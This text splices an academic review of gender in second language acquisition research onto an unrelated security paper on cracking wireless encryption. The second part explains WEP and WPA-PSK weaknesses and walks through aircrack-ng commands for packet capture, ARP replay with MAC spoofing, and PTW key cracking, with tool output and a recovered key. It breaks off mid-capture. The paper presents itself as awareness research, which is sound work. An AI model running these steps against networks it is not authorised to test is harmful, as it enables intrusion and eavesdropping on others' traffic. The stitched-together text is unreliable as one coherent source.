With regards to the kinds of learning strategies employed by boys and girls, Ludwig (1983) could not find any difference in the kinds of strategies used, whereas Bacon and Finnemann (1992) did. Differences were also noted regarding boys' and girls' motivations for learning a language. According to Ludwig (1983), boys chose a foreign language for practical reasons, whereas girls chose it because it seemed interesting. In terms of overall attitudes towards learning a foreign language, Kettemann et al concluded that attitudes appear to be more positive amongst females when compared to males. Schröder (1996) reported a more positive attitude to foreign language learning amongst girls in terms of their greater desire to learn other foreign languages and to improve their existing knowledge of a foreign language. Baumert (1992) reached a similar conclusion and noted that the level of interest in foreign languages was greater in co-educational classes. Kettemann et al (1998, 16f) also attempt to explain why gender-related differences might exist at all. Ultimately, they suggest three different approaches when it comes to categorising the possible reasons for these differences: a

biological stance, a cognitive-psychological approach and a socialisation theory-based approach.

The true value of the aforementioned studies is difficult to quantify as it is hard to isolate exactly what their findings are. As a singular effect or several systematic influences of gender in SLA are not necessarily identified across such studies, it is difficult to know how best to utilise the information they provide. However, further specific consideration has been given within SLA research to the types of language learning strategies that both teachers and learners employ when teaching and learning a second language. In some instances, this has been extended to include examination of the correlation between choice of such strategies and gender.

Gender-differentiated Use of L2 Learning Strategies

O'Malley and Chamot's *Learning Strategies in Second Language Acquisition* (1990) makes an important contribution to this aspect of SLA with its presentation of instructional models for learning-strategy training for teachers. Essentially, it describes how a second language is learned and the role learning strategies have in the SLA process. It is centred on a cognitive information processing view of language, exploring the role of cognition in learning and is largely based on work by cognitive researchers such as John Anderson in relation to ACT* Theory. It also looks at studies in which L2 students have been trained to use learning strategies and ultimately advances instructional models for ESL in which learning strategies and direct instruction in learning play an important role. Interestingly, O'Malley and Chamot's work has not been limited to the field of SLA but has crossed into learning strategies in mathematics and social studies as well. Of particular significance is the emphasis placed upon the effect of student characteristics on instruction in learning strategies. As O'Malley and Chamot (1990, 160) explain

Characteristics such as motivation, aptitude or effectiveness as a learner, age, sex, prior education and cultural background, and learning style may play an important role in the receptiveness of students to learning strategy training and in their ability to acquire new learning strategies.

Not only is emphasis placed on individual learner characteristics in relation to their choice of language strategy but they also call for consideration of such characteristics when designing learning strategy instruction, something that may or may not be practicable.

From the learner's perspective, Rebecca Oxford's 1993 study attempts to take this a step further and identifies the potential link between the use of certain learning strategies and gender. Essentially this study has two objectives. Firstly, it attempts to establish whether or not there exist gender differences between learning styles and learning strategies and secondly, it examines the potential implications of such differences for foreign language instruction. Regarding gender differences in learning styles, Oxford (1993, 75) concluded that gender was not found to be the source of such conflict but it did have a role to play

All these conflicts involved a difference in gender between the student and the instructor. Most instances of conflicts did not specifically cite gender as a major issue. However, when style battles occurred between a teacher and student of different genders, the frustration level and inability to communicate appeared to be higher than

when the style conflicts were single-gender. [...] a style conflict was often [...] exacerbated by a gender-related communication block.

Oxford goes on to suggest ways of identifying and dealing with style issues including those that are not gender-related. Four suggestions are made in total. In brief they propose assessment of styles and familiarising students with their own styles, acceptance of gender-related differences and highlighting of cross-gender similarities in style, use of style data by teachers to tailor-make instructional techniques and finally, preparation of the learning environment to accommodate a variety of styles regardless of the learner's gender.

In her exploration of gender differences in learning strategies, Oxford (1993, 81ff) looks beyond L2 research as well as within the field itself. Gender differences were found in frequency of strategy use, with females using particular strategies more often than males. The range of strategies employed by females was also wider than those employed by males. It is noted that the choice of L2 learning strategy is often gender-linked and that this is influenced by the learner's preferred L2 learning style, which is also often gender-linked (cf. Oxford, 1993, 81)¹⁴. Consideration is also duly given to the implications of these results for the L2 classroom and a number of suggestions are made similar to those regarding learning styles. Oxford (cf. 1993, 84f) recommends assessment of students' strategy use by teachers and that students become acquainted with their own strategy use. To facilitate students' decision-making in terms of style and strategy usage, style and strategy training could be provided.

Looking at the value of this kind of research, first and foremost, it is an example of research within the field of SLA that has specifically included consideration of the gender variable. Another significant conclusion to be drawn from this kind of research is that it has shifted emphasis towards the learner and the significance of their individual learner characteristics in an SLA scenario. That is not to say that the most significant aspect of SLA is gender or vice versa. Rather, it goes some way to looking at the quintessentially social and humanistic nature that learning a second language entails. There has however, been criticism of the inclusion of such specifics like gender with regards to their implications for SLA research, as highlighted by Larsen-Freeman and Long (1991, 214)

Progress in understanding SLA will not be made simply by identifying more and more variables that are thought to influence language learners. We have certainly witnessed the lengthening of taxonomies of language-learner characteristics over the years, and we doubtless will want to continue to add to the lists. However, it is not clear that we have come any closer to unravelling the mysteries of SLA now than before. Perhaps what will serve the field best at this point is setting our sights higher: attempting to explain SLA, rather than merely describing it.

Larsen-Freeman and Long (cf. 1991, 221f) place this kind of criticism in context within the field of SLA research by explaining that many are frustrated with the lack of conclusive findings that this kind of descriptive research offers i.e. exploratory and correlational studies and they suggest that more attention be paid to the role and value of specific theories that motivate and underpin certain kinds of SLA research. Possibly, researchers are also concerned about the potential practical implications and difficulties

¹⁴ For further discussion on gender differences in L2 learning strategies cf. Oxford and Ehrman (1988).

one might encounter when attempting to incorporate such variables into the actual teaching and learning process.

This kind of criticism is not completely dissimilar to that directed at language and gender research which examines micro-perspectives of variation, such as critics of the community of practice approach and the suggestion that generalisations too cannot be ignored. Although it must be said the field of SLA boasts more theoretical underpinnings and positions than the field of language and gender, perhaps due to its potentially wide-scale application in educational terms the world over, there is greater need for concern over the practical implications of teaching strategies to students and the possible implications this might have for subsequent testing of their linguistic proficiency. It is, however, par for the course that when one chooses to examine linguistic variation details must also be given due consideration as well as general patterns. Within both fields of research, there is both a need for, and scope for, research that functions at a macro and at a micro level in the hope that they will complement one another and together highlight perspectives of equal significance to their respective fields. Finally, within this first stream of research related to gender and SLA, there is also evidence of the notion of language learning being a specifically female activity being addressed.

The „Female Business“ of Language Learning

As many involved in learning or teaching a language will confirm, language classes and language personnel are frequently dominated by greater numbers of females rather than males. Does this mean that languages are in effect a female domain? Some research has attempted to address this question.

Loulidi (1989) poses the question *Is language learning really a “female business”?* In understanding Loulidi’s findings, it is important to be cognisant of the context within which this research is written. A growing imbalance in languages in the UK on a number of levels is indicated here. Not only are the numbers of students learning a foreign language falling at all stages of education, but there is a distinct imbalance within the dwindling numbers of the amount of males and females learning a foreign language, with more females opting for languages. This information is based on findings from a Department of Education and Science Consultative Paper in 1983 in the UK. To this end, Loulidi (1989, 202) deduces that language learning is increasingly becoming a “female business” in the UK. She is, however, quick to refute any suggestion that females are better language learners than males or that languages themselves are a feminine phenomenon.

Although she does not examine this same question in great detail, Schmenk (2002) also speaks of two different phenomena being present when one talks of gender-specific SLA, namely the old adage that females are better language learners than males and the fact that more females choose to study and teach foreign languages. While we have all come across these two phenomena at some point or other, Schmenk makes the interesting point that science and mathematics in particular is perceived as male-dominated but that the field handles their gender bias differently than the field of SLA. That is to say within the sciences a female minority as a problem is almost always regarded as a problem whereas a female majority in SLA and SL education is seldom regarded as a problem.

Let us turn our attention now towards the second stream of research identified earlier which is characterised by a more social constructionist perspective beginning with the practical application of the Community of Practice approach in a SLA context.

SLA, Gender and the Language Classroom

Unlike some of the research into gender and SLA that we have seen thus far, Allyson Julé's 2004 study does not exclusively focus on specific learner characteristics but encompasses other factors such as identity construction, power relations, the role of the classroom and the practices that take place within the classroom. In particular it looks at gender participation, or lack thereof, in the SLA process specifically within the language classroom. It investigates the construction of gendered behaviours by examining teaching approaches and at how some students, depending on their gender, often get more (or less) access to 'linguistic space' or particular opportunities to talk in the classroom by the teacher or through their teaching methods. By examining classroom talk and silence, Julé believes that language use can elucidate SLA processes in relation to gender. Not only are male and female language learners part of the equation here but Julé also questions the possible influence of teaching methods on their participation in the language classroom. She highlights evidence provided by researchers¹⁵ over the years that suggests that both male and female teachers tend to pay less attention to female students than to male students and that this in turn can effectively "gender" the classroom either by discouraging or encouraging student participation in the language classroom.

Based on the data she has gathered from her research, Julé (cf. 2004, 42) suggests that through both speech patterns and silence, the girls in the L2 classroom have been constructed by the practices, situations and events of the classroom and they have also individually participated in constructing them. In conclusion, Julé proposes that language teachers, specifically ESL teachers in this case, need to be aware of the complexity of relationships in the language classroom and that they should structure their classes so that language 'opportunities' are being created for girls as well as for boys. Julé's research is of particular interest as it represents an example of the application in an SLA context of the community of practice construct advanced by Lave and Wenger (1991) mentioned earlier in the context of language and gender studies. She points out that ESL research has become

firmly attached to issues of social construction, seeing the individual experience as deeply rooted in local contexts and relationships [and that] any given ESL learner may be understood as part of a 'system of culturally constructed relations of power, produced and reproduced in interactions' (Gal, 1991, p.176). The ESL student experience is currently understood as a 'positioning' and therefore intimately related to the personal relationships and local cultures or 'communities of practice'.
(Julé, 2004, 53f)

Within the social constructionist perspectives of language, gender and language learning, one can observe an increasing amount of research, particularly over the past ten to fifteen years, into the social construction of social identities, notably gender

¹⁵ Researchers included in this discussion were Dewey (1938), Stubbs (1976), Clarricoates (1978), Delamont (1980), Adelman (1981), Mahony (1985), Graddol and Swann (1989), Thompson (1989), Paechter (1998), Swann (1998) and Thornborrow (2002).

identities in relation to SLA. These offer a fascinating insight into the realistic and sometimes painful situations in which L2 learners find themselves during the course of their SLA development and to the challenges and opportunities they encounter whilst learning a second language. Let us take a look now at some examples of this kind of research and at what it has to offer our discussion here.

The Social Construction of Learner Identities in SLA and Gender Research

This newer strand of research is more concerned with the social location of the learner and the learner's social identity. In her discussion of the language learner and the significance of the learner's characteristics, Susan Ehrlich (in Pavlenko et al, 2001, 103) outlines how some researchers even criticise the validity of the term "learner" itself

Theories of second language acquisition have often assumed an idealized, abstract learner devoid of social positioning and removed from the social environment within which learning takes place. Indeed Rampton (1991:241) points to the „ubiquity of the phrase“ „the learner“, arguing that such a phrase implies a ‚normal‘ or ‚natural‘ course of second language development that exists outside of a social context. In a similar way, Kramsch and von Hoene (1995: 336) have critiqued what they call the ‚reductionist view of the social context of language‘ that informs most communicative approaches to language teaching. Such a view assumes a „generic taxonomy of predetermined ‚learners‘ needs and situations with predetermined scripts“ (Kramsch and von Hoene 1995: 336) without regard for the particularities of learners' social identities. That the social location of learners can have a profound effect on learning outcomes is not itself a new insight.

Although this might merely seem like criticism of neglecting the gender variable within SLA, this last point extends this criticism of disregard of individual learner characteristics to include disregard of social variables such as age, race, class, gender, ethnicity and so on that contribute to the construction of the learner's various social identities. These variables are omnipresent in any learning situation. A number of interesting studies have been carried out, particularly over the course of the past decade, that have focussed on students learning a second language and the affect of their 'social location' on their SLA development. In particular, Susan Ehrlich (1997 and in Pavlenko et al, 2001) outlines a number of studies and attempts to illustrate how social categories such as gender can play a pivotal role in the second language acquisition process.

One such study by Polanyi (1995) offers an interesting perspective on how gendered social practices have possible consequences for proficiency and SLA outcomes. This particular study was based on an examination of journals kept by American university students who were on a study-abroad programme in Russia. One of the findings was that Russian men regularly subjected the female students to sexual harassment. Understandably, the students felt humiliated, degraded and in some instances, they stopped trying to communicate their protests as it was falling on deaf ears. Polanyi (cited in Ehrlich, 1997, 434), points out that such experiences may "crucially affect the foreign language input which learners receive and the types of output they must learn to produce." The point being made by Polanyi is that although the female students were indeed learning the L2, the nature of their experiences wasn't the kind of L2 that would usually be examined. Clearly, in such a situation, the students' exposure and access to

the L2 is constrained by the gendered social practices of the target culture community in which they found themselves.

Ehrlich also outlines a similar study conducted by Kline (1993) into the social practices of literary students studying abroad in France. The female students' experience was very similar to the previous study and the consequence was that many students sought refuge instead in reading, thus improving this particular skill. But it is not just studies focussing on sexual harassment that are considered here. Other studies where men and women have different exposure to, different access to, or different attitudes to, the L2, particularly in bilingual or multilingual settings, are also outlined and again, highlight the ubiquitous and influential nature of gender and differing gendered social practices on the SLA process and on proficiency outcomes for the learner.

For instance, Harvey (1994, in Ehrlich, 1997, 431) explored how men and women use Quechua, an indigenous language in southern Peru and Spanish, the former colonial language of Peru differently. He found that just under half of the women could only speak Quechua and a limited amount of Spanish, while the majority of men were bilingual or spoke Spanish, which was heavily influenced by Quechua. The main reason for this difference was due to their different levels of exposure to Spanish. Significantly though, women were also choosing to resist learning Spanish as there were "severe social costs" associated with it as it could lead to them becoming objects of derision and ridicule within the culture. So in effect, the female members of this community chose to reject the social identity associated with being a Spanish speaker and this, in turn, had a clear and direct effect on their proficiency level achieved in Spanish.

In other communities quite a different role is expected of women whereby they assume the role of the "cultural broker" as outlined by a range of other studies¹⁶ cited in Ehrlich (1997, 432). In such instances, some of these studies found that women are both the protectors and conservators of a traditional language and the leaders or innovators of the L2 depending on their community. Based on these studies, it is not merely being a man or being a woman in the target culture that affects the students learning outcomes, but rather the discursive and social practices that constitute being a man or being a woman in that particular society, the choices and social identities the learner is presented with and whether or not the learner chooses to resist or assimilate such identities. As Deutsch-Dwyer (in Pavlenko et al, 2001, 178) points out, sometimes "both genders need to reinvent themselves to fit their new realities; however, the pressures may be much higher on some individuals than others."

These studies and others in a similar vein highlight the significance of the learner's access to social networks and of the effect of a learner's marginalisation within such networks on their L2 development. This suggests that the learning process is not separable from such social variables or the social situation of the learner as has been outlined above. It is not sufficient to consider the learner and the learning context but to look at the many layers and combination of experiences the learner can be presented with in the course of their second language development, regardless of whether this

¹⁶ Cf. Medicine (1987) for a discussion of the role that women assume in Native American communities, Zentella's (1987) study of Puerto Rican women in New York City and Burton (1994) for a discussion of how women are expected to assume the role of 'guardian' of traditional language and culture.

learning and development takes place in their own country, in the target country or elsewhere. In many ways these studies criticise the standardised nature of traditional notions of proficiency that don't take into account differential learning experiences which is an area we will examine further in chapter four.

On top of these two streams of research, other elements of gender-related research in SLA have taken task with certain aspects of the social constructionist stance and with the way in which the gender variable is utilised in SLA research. There is also evidence of calls for multilingualism, SLA and gender to become a new interdisciplinary field of research in its own right.

Reframing Gender within the Gender and SLA Equation

Regarding the first of these, Barbara Schmenk (2002) has provided a very interesting and complex discussion on gender and SLA. Throughout her research, Schmenk suggests that, according to most studies available on gender and SLA, gender has only been regarded as a learner variable and a personality variable within SLA research. This is similar to how we saw gender described and criticised by Larsen-Freeman and Long (1991) earlier and is true of some of the research we have seen so far. In general, Schmenk remarks that although ample findings are provided by studies such as those by Kettemann et al (1998), they are not uniform in their results; in fact, some are contradictory and at best can be viewed as diverse. She also suggests that there is a tendency to ignore the possible influence of gender on SLA in these studies and instead to rely on pre-existing stereotypical dichotomies about men and women which invite further polarisation of both sexes which effectively belong to the difference tradition. Schmenk voiced this criticism in other more recent research where she points out that “difference approaches are inherently context- and culture-blind because they regard gender as a static, context-free category” (Schmenk, 2004, 514). Effectively, the strongest conclusion she is willing to make from these studies is that “the gender of the learner per se has not got a systematic influence on SLA.” (Schmenk, 2002, 118).

Schmenk takes her criticisms a step further, however, by criticising the way in which more general SLA textbooks such as that by Freeman and Long (1991) and Ellis (1994) have appropriated this kind of research and for the lack of conclusions they have attempted to draw about it. The conclusion she has drawn herself (cited above), is not acknowledged in many popular SLA textbooks and Schmenk suggests that the absence of other conclusions being drawn has the effect of further popularising and deepening pre-existing myths about differences between men and women in SLA. Other researchers within the field of language and gender studies, most notably Bergvall et al (1996, 3f), have also criticised the persistence of dichotomies in the field, asking

How much of this apparent dichotomy is imposed by the questions themselves? Although researchers studying language and gender are generally sensitive to the power of language, the traditional questions have tended to reinforce rather than to weaken the prevailing female-male dichotomy?

Schmenk (cf. 2002, 121f) goes so far as to term the current situation of research into gender and SLA as dissatisfactory, something she attributes to the gender variable and how it is interpreted and understood rather than actual SLA theories being posited. Subsequently, she proposes that the question of gender and SLA needs to be reframed and that ‘gender’ needs to be reconceived in order for progress to be made. To this end,

she turns toward the construction of gender within SLA as a new point of departure. In this vein, she manages to integrate the value of biological views with more social constructionist views. This is particularly interesting as much of the research offered within language and gender research over the last ten years advocates the social constructionist view as an alternative to the essentialist stance and not as something that is an extension of it or that can be considered in conjunction with it.

Essentially, Schmenk posits gender as a “sinnstiftendes diskursives Konstrukt” (Schmenk, 2002, 231) (transl: a discursive construct that generates meaning). This would portray gender as a complex cultural coded system that generates and ascribes meaning and order, not as something found in a human being that merely shows meanings or simply as a learner variable, but ultimately as an analytical category. As gender has always been perceived as a binary variable, Schmenk claims that this emerges in research as well, offering basic criticism of the difference approach. She is critical of data that is forthcoming from gender and SLA research claiming it to be frequently unclear what exactly is being measured and what relevance it has to the SLA process and to gender and SLA research in general. In more recent research, Schmenk (2004, 514) again criticises how the difference approach is still being felt in SLA and that now other researchers in the field

[...] conceive of language learners' identities as contested sites and argue for developing an enhanced framework for studying gender and its meaning within particular communities of practice. [...] Instead of looking at what males are like and what females are like and constructing generalized images of male and female language learners accordingly, critical voices note that language learners are themselves constantly constructing and reconstructing their identities in specific contexts and communities.

To a certain extent, some of these criticisms have already been taken up in some SLA research. As we saw within the studies outlined by Ehrlich in the previous section, focus is not merely on gender being the dividing variable in a group or on seeking out gendered characteristics. Rather there is evidence that researchers are still employing the gender variable for analysis but in a different sense. Instead, we see how variables like gender affect the learner's social location, their access to social networks in the target culture and the influence of gender on the social practices of these networks and communities.

Towards the Future Development of Gender and SLA Research: Multilingualism, SLA and Gender as a New Interdisciplinary Field Of Research

Finally, in other areas of SLA research there have been calls for the establishment of multilingualism, second language learning (SLL) and gender as a new interdisciplinary field of research in its own right. A key publication appeared in 2001 entitled *Towards the Future Development of Gender and SLA Research: Multilingualism, SLA and Gender as a New Interdisciplinary Field Of Research* stemming from a shared interest in SLA and language and gender studies and a realisation that this interest was not commonplace in academic circles. In the introductory section of this collection, two very important issues pertaining to both the field of SLA research and to that of language and gender research are identified, namely “gender-blindness” in SLA research and “monolingual bias” in language and gender research (cf. Piller and Pavlenko in Pavlenko et al, 2001, 1f). Essentially, these two issues are strong criticisms of both fields, forming the very foundation upon which this book is based.

Piller and Pavlenko (in Pavlenko et al, 2001, 3) call for SLA research to become “more context-sensitive” and to treat gender as “a system of social relations and discursive practices whose meaning varies across speech communities.” The second issue at play here is the so-called monolingual bias in the field of language and gender research. Whilst the level of research carried out in this area in recent years is lauded, they do criticise its lack of consideration of second language learners and bilinguals. This, they claim, is attributed to the fact that a lot of language and gender research is US-based, which in turn represents a monolingual bias in its own right of (cf. Pavlenko et al, 2001, 2).

It is important to acknowledge that this publication does not represent new groundbreaking theories on language learning and gender specifically, but rather that the contributors are attempting to officially “write second language learning (SLL) and multilingualism into the theory of language and gender and to adopt recent developments in the field of language and gender for the study for multilingualism and SLL.” (cf. Pavlenko and Piller in Pavlenko et al, 2001, 17). Effectively, it represents a different approach to this area and its multilingual dimension sets it apart from recent research on language learning and gender carried out since the 1990s. Some of the research directions highlighted by Pavlenko et al (2001) have already begun to be addressed within the context of research. Such proposals for new research indicate growing diversification within the field and to a continued interest in the areas common to SLA, language and gender.

Conclusion

While the issues addressed throughout this paper are only some of many currently being tackled within the fields of SLA, sociolinguistics and language and gender studies, it has helped illuminate some of the current themes central to SLA and gender. Each of the variables of language, SLA and gender are regarded as being fluid and very complex in their nature. In spite of this their complexity and their interrelatedness is very real and therefore cannot be simply disregarded. The study of social and sociological dimensions of the SLA process and of language and gender being undertaken suggest a number of possible directions for future research relating to the role of gender in SLA. There is a need to investigate the processes that contribute to the L2 learner becoming more proficient or not as the case may be in the L2. To this end, further research into SLA approaches is necessary that can encompass social relations and a more holistic view of the speaker and the learner not just in terms of how they speak but who they are, what they do, where they do it and how they define themselves.

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Is Your Wireless Network Being Hacked?

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Abstract

Wireless networks provide vulnerable gateways for unauthorised entry to networks or even a standalone wireless computer. The independent radio signals that constitute wireless communications have no physical boundary to keep them in check. This allows a third party to easily eavesdrop on communications sessions and by capturing the data packets, they can break the encryption keys and access the data within the network. The public awareness of the insecurity of wireless networks is surprisingly poor despite frequent news media reports of the vulnerabilities of the equipment and the activities of the criminals prepare to exploit it. In this paper we review the security protocols commonly used on wireless networks and investigate their weaknesses by showing how easy it is to crack the codes using tools freely available on the Internet.

Introduction

Until recently, only hackers with a good knowledge of wireless cracking techniques and expensive equipment could attempt cracking wireless networks. However, with the increased popularity of inexpensive wireless devices and laptops and with the cracking tools being freely available on the Internet, anyone can now become an expert at gaining access to poorly secured networks.

The 2007 Rits Wireless Security Survey [1] identified 30 per cent of all business wireless access points in the main Dublin business areas as having no form of encryption or access control enabled. The data from 4146 detections was filtered to remove all deliberately left open wireless access points that are deployed in hotels, cafes, business centres and residential units. The number of remaining access points in the audit was almost 3,000 of which 70% were broadcasting an identifier (SSID). 43% had an all too descriptive SSID and 27% still had the manufacturer's default SSID. This data alone provides a wealth of information to the malicious user and is easily avoided.

We are not alone in Dublin, as statistics of a sample [2] of 490 wireless networks in central Germany in March 2007 showed that 21.8% had no encryption, 46.3% used WEP and only 31.9% used the stronger security of WPA 1 or 2. Similar reports are available for other countries all showing similar behaviour. It is important that home users of wireless networks and business network administrators understand the vulnerabilities of WLAN security measures so they can take the necessary steps to securing their networks from unauthorised access.

Background to WEP and RC4

Wireless network security was introduced with WEP in 1999 and it uses the RC4 stream cipher encryption algorithm. It has a known weakness in that part of the secret

key, called the Initialisation Vector (IV) is sent in clear text with each packet. This allows the shared secret key to be calculated from the IV if enough of them can be captured. In fact an advanced attack allows any WEP key to be cracked in a matter of minutes with as little as 40,000 captured packets.

Each WEP packet is encrypted using the RC4 cipher stream encryption algorithm. A bitwise exclusive OR (XOR) operation is performed on the key and the plain text to give cipher text. The key is made up of a 24 bit IV which is different for each packet and a 40 or 104 bit shared key which makes up the full 64 and 128 bit WEP keys.

The shared key cannot change therefore the 24 bit IV can provide only 16,777,216 different encryption streams. This requires the key to be reused in networks with heavy traffic. To decrypt the message the receiver must concatenate the IV with the shared secret key so the IV is sent over the network in clear text as part of the 802.11 header so an attacker obtains part of the key just by reading the packet [3]. Packets can be captured using Wireshark software tool which is freely available on the Internet.

From 2001 – 2007 a number of further weaknesses found in the RC4 algorithm reduced the number of packets needed to crack WEP to under 500,000 [2]. In 2006 Klein [4] discovered a weakness in the RC4 algorithm that required the attacker to capture the keys and just part of the cipher text. The RC4 algorithm provides a pseudo-random sequence of bits to encrypt data. Klein showed that given a set of related IVs then the first byte of the RC4 pseudo-random sequence has a high probability of being equal to a particular byte of the shared secret key. Given enough IVs and related cipher text then any secret key can be calculated.

PTW Attack

In 2007, Pyshkin, Tews and Weinmann built on Klein's RC4 attack and applied it to WEP [2]. Klein's attack calculates one byte of the secret key at a time. The calculation is an approximation therefore if one of the calculations is incorrect the following bytes are all incorrect also. The PTW attack does not require the use of related IVs. This allows each byte of the secret key to be calculated independently. This makes the search more efficient and requires fewer packets to be captured. The PTW attack can crack 128 bit WEP with 40,000 captured packets with a success probability of 50%. The success probability rises to 95% for 85,000 packets.

To find the correct key byte the PTW attack makes a number of guesses (or approximations) over a period of time. It saves the guesses in a table. Each time a guess appears is said to be a vote for that value. The guess with the most votes when the process is finished is taken as the correct value for that key byte. This process is known as 'Key Ranking'.

Increasing traffic in the PTW Attack.

ARP requests and responses are fixed sized packets. Within the datalink header of these packets the LLC (Logical Link Control) field is fixed at a particular 8-byte value (AA AA 03 00 00 08 08). In addition to this fixed value, the first 8-bytes of the ARP request and response packet also have fixed values (00 01 08 00 06 04 00 01 and 00 01 08 00 06 04 00 02 respectively). Requests and responses can also be distinguished

because the physical addresses are not encrypted by WEP. So by XORing these known 16 bytes of an ARP with the encrypted values of these bytes the attacker can discover the first 16 bytes of the key stream [2].

If an ARP request is made from one station to another then three packets will be created because it travels via the AP. To capture an initial ARP request a de-authentication attack can be made on a station. This causes the station to de-authenticate with the AP. On re-authentication, which usually happens automatically, the attacker can capture the ARP request associated with the re-authentication.

If the attacker has captured a small sample of packets (< 40,000) then the key ranking algorithm may have picked the wrong key. The correct key may be lower in the key table. To check these keys the attacker can simply create cipher text from known ARP bytes and compare them with captured ARP bytes to check the key.

What Cracking Tools are available to the Hacker?

There are a number of tools freely available to monitor and crack wireless networks but the Aircrack-ng suite of tools is suitable for all operations that we require [5]. The individual tools in the suite that were used in this paper are as follows:

Airmon-ng: for turning on monitor mode in the wireless adapter. This allows the adapter to listen for all wireless packets.

Airodump-ng: listens for and saves all wireless packets.

Aireplay-ng: performs ARP replay attacks and de-authentication attacks on stations.

Aircrack-ng: performs cracking algorithms on captured data.

These tools come already installed on a bootable Linux STAX distribution called BackTrack3 [6]. This distribution was created for security penetration testing where it can be used to demonstrate the vulnerabilities of networks, both wired and wireless.

WEP Results

The WEP crack was carried out on a 128 bit key. Using the PTW method, the key was cracked in less than 10 minutes. This included the time to find the BSSID of the AP and MAC address of an attached station. After the MAC addresses were found 50,000 packets using an ARP attack. This took approximately 2.5 minutes. The crack itself was completed in a matter of seconds. The stages of the attack are as follows:

1. Set the wireless NIC to monitor mode:


```
airmon-ng
airmon-ng stop ath0
airmon-ng start wifi0
iwconfig
```
2. Capture active AP and station MAC addresses.


```
airodump-ng --write capturefile ath0
```

```

CH 2 ][ BAT: 56 mins ][ Elapsed: 1 min ][ 2008-04-19 21:05

BSSID          PWR  Beacons   #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:11:50:BA:2B:60 39    352       10   0  11  54.  WEP   WEP      PKWireless
00:1C:10:90:84:5D 6      51        0   0  11  48  WEP   WEP      Adamstown1
00:11:50:AE:1D:66 1       9         0   0  11  54  WPA   TKIP    PSK      sean

BSSID          STATION          PWR   Rate  Lost  Packets  Probes
00:11:50:BA:2B:60 00:1D:73:11:2B:B2 49  54-54    0      10

```

Figure 1: WEP – Find BSSID and MAC addresses of AP and Station

3. Capturing packets:

`airodump-ng --channel [ch] --bssid[id] --write [capture file name] [adapter name]`

```

CH 11 ][ Elapsed: 14 mins ][ 2008-04-19 21:30 ][ fixed channel ath0: 12

BSSID          PWR RXQ  Beacons   #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:11:50:BA:2B:60 61 99    7432    170991 875  11  54.  WEP   WEP    OPN  PKWireless

BSSID          STATION          PWR   Rate  Lost  Packets  Probes
00:11:50:BA:2B:60 00:1D:73:11:2B:B2 66  54- 1    0    176669

```

Figure 2: WEP – Capture Packets for AP ‘PKWireless’

4. Perform Attack:

`aireplay-ng --arpresplay -b [ap bssid] -h [sta mac] ath0`

```

bt ~ # aireplay-ng --arpresplay -b 00:11:50:BA:2B:60 -h 00:1D:73:11:2B:B2 ath0
The interface MAC (00:16:CE:6E:56:68) doesn't match the specified MAC (-h).
ifconfig ath0 hw ether 00:1D:73:11:2B:B2
21:24:10 Waiting for beacon frame (BSSID: 00:11:50:BA:2B:60) on channel 11
Saving ARP requests in replay_arp-0419-212410.cap
You should also start airodump-ng to capture replies.
Read 251188 packets (got 137849 ARP requests and 6 ACKs), sent 120362 packets...(499 pps)

```

Figure 3: WEP – ARP Replay Attack

5. Crack Key Code

`aircrack-ng -z -b [ap bssid] [capture file name]*.cap`

```

bt ~ # aircrack-ng -z -b 00:11:50:BA:2B:60 capturefile*.cap
Opening capturefile-01.cap
Opening capturefile-02.cap
Opening capturefile-03.cap
Opening capturefile-04.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 234154 ivs.

Aircrack-ng 1.0 beta1 r857

[00:00:00] Tested 561 keys (got 230952 IVs)

KB   depth  byte(vote)
0    0/ 25   95(294144) BD(255232) 88(252928) 2D(250624) C9(249600)
1    1/ 1    29(249856) 9C(246272) 08(245248) 69(244992) CE(243968)
2    0/ 1    EE(319488) E3(253696) 95(249088) A8(247808) 68(246528)
3    0/ 1    21(324096) A7(254976) 34(249344) 95(248576) 43(248320)
4    4/ 4    6A(250624) 80(249088) 58(247552) 63(246016) 5D(245248)

KEY FOUND! [ 95:EB:6E:33:68:78:D7:1D:E6:38:65:94:09 ]
Decrypted correctly: 100%

bt ~ #

```

Figure 4: Crack WEP

Background to WPA

WPA is the update to the WEP standard that addressed the vulnerabilities of WEP. The non-industry version of WPA is WPA-PSK (Pre-shared Keys) but unfortunately the pre-shared key is susceptible to dictionary attacks. The hashed key can be extracted from the four-way handshake used to authenticate the AP and station during association.

Even though the WEP standard has been deprecated, it is still the default (and sometimes the only) security facility on access-points. WPA is better and provides a number of updates to WEP to close the vulnerabilities described earlier. WPA uses a 48 bit IV instead of the 24 bit used in WEP which greatly decreases the chances of reuse of keys. WPA provides a number of protocols for key integrity like the Temporal Key Integrity Protocol (TKIP) that uses a unique key for each packet. It also adds an 8 byte message integrity code (MIC) to the 4 byte integrity check value of WEP to guard against tampering [6].

WPA-PSK (Pre-shared Keys) is a variation of WPA that uses a shared secret key. This key is shared between each AP and associated stations. When the station associates with the AP the hashed secret key is sent between the two. The secret key is a mixture of the AP's Service Set Identifier (SSID) and a pass phrase.

Dictionary Attack on WPA-PSK

This weakness in the four-way handshake of WPA-PSK allows an attacker to listen for Extensible Authentication Protocol over LAN (EAPOL) packets. This can be done

passively or a de-authentication attack can be carried out to force a re-authentication between a station and an AP. After retrieving the hashed shared key the attacker can get the key by hashing probable pass phrases and the SSID and comparing the result to the captured hash value.

The attacker can do this in real time or create tables of pre-hashed probable keys. Because the hashed key incorporates the AP's SSID this table can only be used on AP's with that specific SSID.

There are many dictionaries or wordlists available to download from the Internet. A dictionary attack can be extended by using programs such as 'John the Ripper' [8]. The creator of this program has analysed people's tendencies to change words to create more complicated passwords. It can derive more complicated passwords from a set of rules that model people's habits for password creation. For example, the password "password" might be changed to "P@ssw0rd" using substitution characters with similar aspects to the letters.

WPA-PSK Results

The WPA-PSK crack was carried out in approximately 8 minutes. This time includes the time to capture the AP BSSID and station MAC addresses. The de-authentication attack took under a minute. The crack was carried out in approximately 2 minutes.

The steps to perform the attack are as follows:

1. Start monitor mode `airmon-ng stop ath0`
 `airmon-ng start wifi0`
 `iwconfig`
2. Capture active AP and station MAC addresses. Capture files
 `airodump-ng -w [capture file name] --channel [channel number] [adapter name]`

```

CH 2 ][ Elapsed: 9 mins ][ 2008-04-24 22:18 ][ WPA handshake: 00:11:50:BA:2B:60
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:11:50:BA:2B:60 57 100 5444 635 0 2 54. WPA CCMP PSK PKWireless
BSSID          STATION          PWR Rate Lost Packets Probes
